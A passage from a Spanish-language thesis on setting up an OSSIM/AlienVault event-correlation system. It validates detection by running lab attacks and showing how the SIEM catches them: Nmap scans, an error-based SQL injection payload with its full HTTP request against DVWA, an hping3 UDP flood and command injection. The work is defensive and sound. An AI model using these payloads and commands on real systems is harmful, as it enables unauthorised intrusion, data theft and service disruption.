Realizado por: Luis Pazmiño, 2017.

Posteriormente se deberá especificar el tipo de sistema operativo de cada cliente que fue previamente identificado en el escaneo, cabe recalcar que para la identificación se emplea la técnica denominada Ping Sweep, por lo que, si un dispositivo no responde a solicitudes ICMP, no se verá reflejado como resultado de la identificación, en este caso es posible ingresar manualmente la dirección IP, así como el tipo de sistema operativo del cliente.

HOSTNAME	IP	DEVICE TYPE	OPERATING SYSTEM
VirtualUSMAllInOne	192.168.37.200	General Purpose	AlienVault OS
OwnCloudServer	192.168.37.101	General Purpose	Linux
Host-192-168-37-99	192.168.37.99		
Host-192-168-37-98	192.168.37.98		

Figura 23-5: Dispositivos y sistemas operativos especificados

Realizado por: Luis Pazmiño, 2017.

Respecto a los dispositivos de networking, se deberá implementar SPAN o Port Mirror dependiendo de la marca del Switch, esto a fin de recolectar todo el tráfico generado por las interfaces troncales, obteniendo así el tráfico etiquetado y sin etiquetar en la solución de Correlación de Eventos. Adicional es pertinente verificar que las configuraciones de envío de tráfico sean exitosas, esto mediante la ejecución del comando *"tcpdump –i eth1"* con lo cual se podrá evidenciar la recolección de tráfico en la interfaz que fue previamente configurada en modo monitoreo.

```
178   7.476367 192.168.37.1 -> 192.168.37.200 Syslog 739 DAEMON.INFO: 2017:04:24-23:14:32 secdev
ice httpproxy[5671]: id="0001" severity="info" sys="SecureWeb" sub="http" name="http access" act
ion="pass" method="GET" srcip="192.168.37.8" dstip="104.73.16.136" user="" group="" ad_domain=""
 statuscode="304" cached="0" profile="REF_HttProContaInterNetwo (Navegacion_Casa)" filteraction=
"REF_HttCffSitiosperm (Sitios_Permitidos)" size="0" request="0xe4adb600" url="http://www.cisco.c
om/favicon.ico" referer="" error="" authtime="0" dnstime="0" cattime="99" avscantime="0" fullreq
time="1062470" device="0" auth="0" ua="Mozilla/5.0 (Windows NT 6.3; WOW64; rv:52.0) Gecko/201001
01 Firefox/52.0" exceptions="" category="105" reputation="trusted" categoryname="Business"\n
179   7.575100 192.168.37.1 -> 192.168.37.200 Syslog 843 DAEMON.INFO: 2017:04:24-23:14:32 secdev
ice httpproxy[5671]: id="0001" severity="info" sys="SecureWeb" sub="http" name="http access" act
ion="pass" method="GET" srcip="192.168.37.8" dstip="54.192.160.237" user="" group="" ad_domain="
" statuscode="301" cached="0" profile="REF_HttProContaInterNetwo (Navegacion_Casa)" filteraction
="REF_HttCffSitiosperm (Sitios_Permitidos)" size="0" request="0xa36aa00" url="http://js.bizograp
hics.com/insight.min.js" referer="http://www.cisco.com/c/en/us/support/index.html" error="" auth
time="0" dnstime="22372" cattime="123836" avscantime="0" fullreqtime="392268" device="0" auth="0
" ua="Mozilla/5.0 (Windows NT 6.3; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0" exceptions="" ca
tegory="175" reputation="neutral" categoryname="Software/Hardware" application="bizo" app-id="89
3"\n
```

Figura 24-5: Recolección de tráfico mediante SPAN

Realizado por: Luis Pazmiño, 2017.

5.3.3 Configuración de las reglas para la Correlación de Eventos

Una vez que se han configurado los orígenes de datos que forman parte de los insumos que procesará la solución de correlación de eventos, es necesario establecer las reglas de correlación de eventos, teniendo en cuenta que se debe habilitar un colector por cada tipo de activo de información que se requiere procesar.

Las configuraciones se sitúan en el directorio */etc/,* debiendo tener en cuenta las siguientes rutas que describen los parámetros que deben ser configurados para la habilitación del colector.

Tabla 2-5: Principales rutas de configuración OSSIM

Ruta del archivo de configuración	Descripción
/etc/ossim/ossim_setup.conf	Archivo de configuración principal del SIEM
/etc/ossim/server/config.xml	Archivo que contiene las configuraciones del servidor
/etc/ossim/agent/config.cfg	Archivo que contiene las configuraciones de los agentes
/etc/ossim/framework/ossim.conf	Archivo que gestiona todas las tareas entre la interfaz gráfica y la base de datos
/etc/mysql/my.cnf	Archivo de configuración de la base de datos
/etc/snort/snort.ethN.conf	Archivo de configuración de snort
/etc/openvas/openvasd.conf	Archivo de configuración de OpenVas
/etc/nagios3/	Archivo de configuración de Nagios

Realizado por: Luis Pazmiño 2017

Dentro del archivo de configuración */etc/ossim/ossim_setup.conf* se deberán tener en cuenta los siguientes parámetros:

- admin_dns = IP del servidor de resolución de nombres.
- Admin_gateway = IP de la puerta de enlace.
- Admin_ip = IP de la interfaz de gestión.
- Admin_netmask = Mascara de la red de gestión.
- Domain = Nombre del dominio donde se encuentra el equipo de AlienVault.
- Email_notification= Dirección de correo para notificaciones.

- hostname = Nombre del servidor SIEM.
- Interface = Interfaz de gestión.
- Mailserver_relay = IP del servidor de correo.
- Mailserver_relay_passwd = Contraseña del usuario para reenviar correos.
- Mailserver_relay_port = Puerto del servidor de correo
- Mail server_relay_user = Nombre del usuario para reenviar correos.
- Ntp_server = IP del servidor NTP.
- Profile = Perfil del equipo de AlienVault (Sensor, Server, Framework o Database)
- db_ip = IP de la base de datos.
- pass = Contraseña de un usuario de la base de datos.
- user = Usuario para conectarse a la base de datos.
- Active = Activar o desactivar el firewall de AlienVault.
- Framework_https_cert = Ruta para el certificado de la consola
- webFramework_https_key = Ruta para la clave privada delcertificado
- Framework_ip = IP de la consola web.
- Detectors = Plugins del tipo detector habilitados en el sensor.
- Interfaces = Interfaces que están en modo promiscuo.
- ip = IP del Sensor.
- monitors = Plugins del tipo monitor habilitados en el sensor.
- name = Nombre del Sensor.
- networks = Rangos de las redes a monitorizar.
- tzone = Zona horaria del Sensor.
- server_ip = Ip del Server (USM y/o Logger).
- update_proxy = Activar el uso de un proxy.
- update_proxy_dns = Dirección del proxy.
- update_proxy_pass = Contraseña del usuario para conectarse al proxy.
- update_proxy_port = Puerta para conectarse al proxy.
- update_proxy_user = Usuario para conectarse al proxy.
- vpn_infraestructure = Habilitar las configuraciones para la VPN.
- vpn_net = Red de la VPN.
- vpn_netmask = Mascara de red para la VPN.

En el ANEXO A se muestran las configuraciones utilizadas en la configuración del sistema SIEM implementado en el presente trabajo investigativo.

De acuerdo a la **Figura 15-5:** Sistema de Correlación de Eventos de Seguridad se debe configurar un conector por cada activo de información que se requiere procesar, las configuraciones implementadas en el presente trabajo investigativo se ven plasmadas en el ANEXO B

5.3.4 Ejecución de ataques controlados y verificación de resultados

La ejecución de ataques controlados se la realizó en un ambiente de pruebas, mediante la virtualización de las plataformas y servidores indicados en la **Figura 15-5:** Sistema de Correlación de Eventos de Seguridad, y teniendo en cuenta cada parámetro analizado en la **Tabla 1-4:** Ataques informáticos para cada activo de información. Para la ejecución técnica de los ataques se utilizó el sistema operativo Kali Linux 2016v2

5.3.4.1 Escaneo de Puertos

Para la ejecución del escaneo de puertos, se ha de utilizar la herramienta Nmap con el fin de detectar los diferentes activos de información que se encuentran en el segmento de red a analizar como se indica en la **Figura** 25-5: Identificación de activos de información

```
root@kali:~# nmap 192.168.50.0/24 -sP

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2017-02-21 20:33 EST
Nmap scan report for 192.168.50.1
Host is up (0.00077s latency).
MAC Address: 00:0C:29:3A:A1:AE (VMware)
Nmap scan report for 192.168.50.7
Host is up (0.000097s latency).
MAC Address: AC:87:A3:34:3F:7B (Apple)
Nmap scan report for 192.168.50.34
Host is up (-0.10s latency).
MAC Address: 00:50:56:2C:FB:06 (VMware)
Nmap scan report for ms4.tesis.local(192.168.50.55)
Host is up (0.0031s latency).
MAC Address: 00:0C:29:04:C3:F9 (VMware)
Nmap scan report for servidor.tesis.local (192.168.50.99)
Host is up (-0.099s latency).
MAC Address: 00:0C:29:75:F7:86 (VMware)
Nmap scan report for exchange.tesis.local(192.168.50.103)
Host is up (-0.100s latency).
MAC Address: 00:0C:29:EF:D1:D1 (VMware)
Nmap scan report for db.siba.local (192.168.50.111)
Host is up (0.0021s latency).
MAC Address: 00:0C:29:48:4E:C1 (VMware)
Nmap scan report for win-c0b7mbffa03.tesis.local(192.168.50.113)
Host is up (0.0026s latency).
MAC Address: 00:0C:29:E7:A2:03 (VMware)
```

Figura 25-5: Identificación de activos de información

Realizado por: Luis Pazmiño, 2017.

Una vez que se han identificado los activos de información que se encuentra en el segmento de red analizado se procede a la realización de un escaneo

```
Nmap scan report for 192.168.50.1
Host is up (0.00074s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 6.2 (protocol 2.0)
4444/tcp open  ssl/http Apache httpd
MAC Address: 00:0C:29:3A:A1:AE (VMware)
Warning: OSScan results may be unreliable because we could not find at least
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.11 - 3.14, Linux 3.2 - 3.19
Network Distance: 1 hop

Nmap scan report for 192.168.50.34
Host is up (0.00042s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE         VERSION
21/tcp    open  ftp             FileZilla ftpd 0.9.41 beta
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds    (primary domain: WORKGROUP)
554/tcp   open  rtsp?
1947/tcp  open  http            Aladdin HASP license manager 15.00
2869/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3000/tcp  open  ppp?
3389/tcp  open  ms-wbt-server?
5357/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc           Microsoft Windows RPC
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49155/tcp open  msrpc           Microsoft Windows RPC
49157/tcp open  msrpc           Microsoft Windows RPC
49158/tcp open  msrpc           Microsoft Windows RPC
49159/tcp open  msrpc           Microsoft Windows RPC
```

Figura 26-5: Escaneo de puertos

Realizado por: Luis Pazmiño, 2017.

```
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port445-TCP:V=6.49BETA4%I=7%D=2/21%Time=58ACF18B%P=x86_64-pc-linux-gnu%
SF:r(SMBProgNeg,7F,"\0\0\0{\xffSMBr\0\0\0\0\x88\x01@\0\0\0\0\0\0\0\0\0\0\0
SF:\0\0\0@\x06\0\0\x01\0\x11\x07\0\x032\0\x01\0\x04\x11\0\0\0\0\x01\0\0\0\
SF:0\0\xfc\xe3\x01\0\xado\xeb\xe8\xaf\x8c\xd2\x01,\x01\x086\0Zc{\xa3\xb2L\
SF:xd72w\0o\0R\0K\0G\0R\0O\0U\0P\0\0\0J\0U\0A\0N\0I\0T\0O\0-\0v\0w\0I\0N\0
SF:\0\0");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=6.49BETA4%I=7%D=2/21%Time=58ACF18B%P=x86_64-pc-linux-gnu
SF:%r(GenericLines,C,"ACKNOW\0\xcc\0\0\0\0")%r(GetRequest,C,"ACKNOW\0\xcc\
SF:0\0\0\0")%r(Help,C,"ACKNOW\0\xcc\0\0\0\0")%r(NCP,C,"ACKNOW\0\xcc\0\0\0\
SF:0")%r(HTTPOptions,C,"ACKNOW\0\xcc\0\0\0\0")%r(RTSPRequest,C,"ACKNOW\0\x
SF:cc\0\0\0\0")%r(RPCCheck,C,"ACKNOW\0\xcc\0\0\0\0")%r(DNSVersionBindReq,C
SF:,"ACKNOW\0\xcc\0\0\0\0")%r(DNSStatusRequest,C,"ACKNOW\0\xcc\0\0\0\0")%r
SF:(SSLSessionReq,C,"ACKNOW\0\xcc\0\0\0\0")%r(TLSSessionReq,C,"ACKNOW\0\xc
SF:c\0\0\0\0")%r(Kerberos,C,"ACKNOW\0\xcc\0\0\0\0")%r(SMBProgNeg,C,"ACKNOW
SF:\0\xcc\0\0\0\0")%r(X11Probe,C,"ACKNOW\0\xcc\0\0\0\0")%r(FourOhFourReque
SF:st,C,"ACKNOW\0\xcc\0\0\0\0")%r(LPDString,C,"ACKNOW\0\xcc\0\0\0\0")%r(LD
SF:APBindReq,C,"ACKNOW\0\xcc\0\0\0\0")%r(SIPOptions,C,"ACKNOW\0\xcc\0\0\0\
SF:0")%r(LANDesk-RC,C,"ACKNOW\0\xcc\0\0\0\0")%r(TerminalServer,C,"ACKNOW\0
SF:\xcc\0\0\0\0")%r(NotesRPC,C,"ACKNOW\0\xcc\0\0\0\0")%r(WMSRequest,C,"ACK
SF:NOW\0\xcc\0\0\0\0")%r(oracle-tns,C,"ACKNOW\0\xcc\0\0\0\0")%r(afp,C,"ACK
SF:NOW\0\xcc\0\0\0\0")%r(kumo-server,C,"ACKNOW\0\xcc\0\0\0\0");
MAC Address: 00:50:56:2C:FB:06 (VMware)
```

Figura 27-5: Identificación del Sistema Operativo

Realizado por: Luis Pazmiño, 2017.

Una vez que se ha realizado el escaneo de puertos, podemos comprobar en nuestra solución de correlacionamiento de eventos el incidente registrado teniendo además la posibilidad de poder analizar los diferentes tipos de escaneos realizados a los activos de información, la captura de tráfico de red, y la firma que fue utilizada para su decodificación y análisis.




Figura 28-5: Detección del ataque de escaneo

Realizado por: Luis Pazmiño, 2017.




Figura 29-5: Firma de correlación utilizada

Realizado por: Luis Pazmiño, 2017.




Figura 30-5: Tráfico de red procesado

Realizado por: Luis Pazmiño, 2017.

5.3.4.2 SQL Injection

Para la ejecución de ataques SQL Injection, se lo realizó sobre la aplicación vulnerable DVWA, la cual ha sido desarrollada con vulnerabilidades teniendo en cuenta el OWASP 10 y permite la ejecución y pruebas de herramientas controladas. Se procede a verificar la vulnerabilidad al enviar parámetros modificados como parte de la consulta al aplicativo web.

Figura 31-5: Ejecución de ataque SQL Injection

Realizado por: Luis Pazmiño, 2017.

```
[23:37:18] [PAYLOAD] 1' AND (SELECT 3332 FROM(SELECT COUNT(*),CONCAT(0x716a7a6a71,(SELECT MID((IFN
ULL(CAST(schema_name AS CHAR),0x20)),1,54) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 4,1),0x71717a7a7
1,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- kLiQ
[23:37:18] [TRAFFIC OUT] HTTP request [#348]:
GET /dvwa/vulnerabilities/sqli/?id=1%27%20AND%20%28SELECT%203332%20FROM%28SELECT%20COUNT%28%2A%29%
2CCONCAT%280x716a7a6a71%2C%28SELECT%20MID%28%28IFNULL%28CAST%28schema_name%20AS%20CHAR%29%2C0x20%2
9%29%2C1%2C54%29%20FROM%20INFORMATION_SCHEMA.SCHEMATA%20LIMIT%204%2C1%29%2C0x71717a7a71%2CFLOOR%28
RAND%280%29%2A2%29%29x%20FROM%20INFORMATION_SCHEMA.PLUGINS%20GROUP%20BY%20x%29a%29--%20kLiQ&Submit
=Submit HTTP/1.1
Host: 192.168.37.12
Cookie: security=low; PHPSESSID=noth7n32aa4eeq573non3gach2
Accept-encoding: gzip,deflate
Cache-control: no-cache
Accept: */*
User-agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; da-DK) AppleWebKit/525.13 (KHTML, like Gecko)
 Version/3.1 Safari/525.13.3
Connection: close

available databases [5]:
[*] dvwa
[*] information_schema
[*] mysql
[*] owasp10
[*] wackopicko
```

Figura 32-5: Explotación de vulnerabilidad SQL Injection

Realizado por: Luis Pazmiño, 2017.

Se puede verificar en la solución de correlación la detección y notificación del ataque de inyección de código, así como la captura de tráfico de red, y la firma que fue utilizada para su decodificación y análisis.




Figura 33-5: Detección de ataque SQL Injection

Realizado por: Luis Pazmiño, 2017.

Figura 34-5: Firma de correlación utilizada

Realizado por: Luis Pazmiño, 2017.




Figura 35-5: Tráfico de red procesado

Realizado por: Luis Pazmiño, 2017.

5.3.4.3 Denegación de Servicio

Para le ejecución de ataques de denegación de servicio se utilizó la técnica UDP Flooding la cual inunda de solicitudes UDP el canal de datos permitiéndonos evidenciar la contención de las soluciones perimetrales y verificar el reporte de datos a la solución de correlación de eventos.

```
root@kali:~# hping3  --udp 192.168.50.99 -c 20
HPING 192.168.50.99 (eth0 192.168.50.99): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.50.99 name=servidor
status=0 port=1619 seq=0
ICMP Port Unreachable from ip=192.168.50.99 name=servidor
status=0 port=1620 seq=1
ICMP Port Unreachable from ip=192.168.50.99 name=servidor
status=0 port=1621 seq=2
ICMP Port Unreachable from ip=192.168.50.99 name=servidor
status=0 port=1622 seq=3
ICMP Port Unreachable from ip=192.168.50.99 name=servidor
status=0 port=1623 seq=4
ICMP Port Unreachable from ip=192.168.50.99 name=servidor
status=0 port=1624 seq=5
ICMP Port Unreachable from ip=192.168.50.99 name=servidor
status=0 port=1625 seq=6
ICMP Port Unreachable from ip=192.168.50.99 name=servidor
status=0 port=1626 seq=7
ICMP Port Unreachable from ip=192.168.50.99 name=servidor
```

Figura 36-5: Ejecución de ataque de Denegación de Servicio

Realizado por: Luis Pazmiño, 2017.

EVENT NAME	DATE GMT-5:00	SENSOR
Sophos UTM: UDP flood detected	2017-02-21 23:17:07	VirtualUSMAllInOne
Sophos UTM: UDP flood detected	2017-02-21 23:17:07	VirtualUSMAllInOne
Sophos UTM: UDP flood detected	2017-02-21 23:17:06	VirtualUSMAllInOne
Sophos UTM: UDP flood detected	2017-02-21 23:17:06	VirtualUSMAllInOne
Sophos UTM: UDP flood detected	2017-02-21 23:17:06	VirtualUSMAllInOne
Sophos UTM: UDP flood detected	2017-02-21 23:17:06	VirtualUSMAllInOne
Sophos UTM: UDP flood detected	2017-02-21 23:17:06	VirtualUSMAllInOne
Sophos UTM: UDP flood detected	2017-02-21 23:17:06	VirtualUSMAllInOne
Sophos UTM: UDP flood detected	2017-02-21 23:17:06	VirtualUSMAllInOne
Sophos UTM: UDP flood detected	2017-02-21 23:17:04	VirtualUSMAllInOne
Sophos UTM: UDP flood detected	2017-02-21 23:17:04	VirtualUSMAllInOne

Figura 37-5: Detección de ataques de Denegación de Servicio

Realizado por: Luis Pazmiño, 2017.

5.3.4.4 Command Injection

Para la ejecución de ataques de inyección de código, se lo realizó sobre la aplicación vulnerable DVWA, la cual ha sido desarrollada con vulnerabilidades teniendo en cuenta el OWASP 10 y permite la ejecución y pruebas de herramientas controladas.

Se procede a verificar la vulnerabilidad al enviar comandos de sistema operativo sobre la aplicación web, interactuando con el sistema operativo de la víctima por medio de la aplicación web.




Figura 38-5: Ejecución de ataque Command Injection

Realizado por: Luis Pazmiño, 2017.

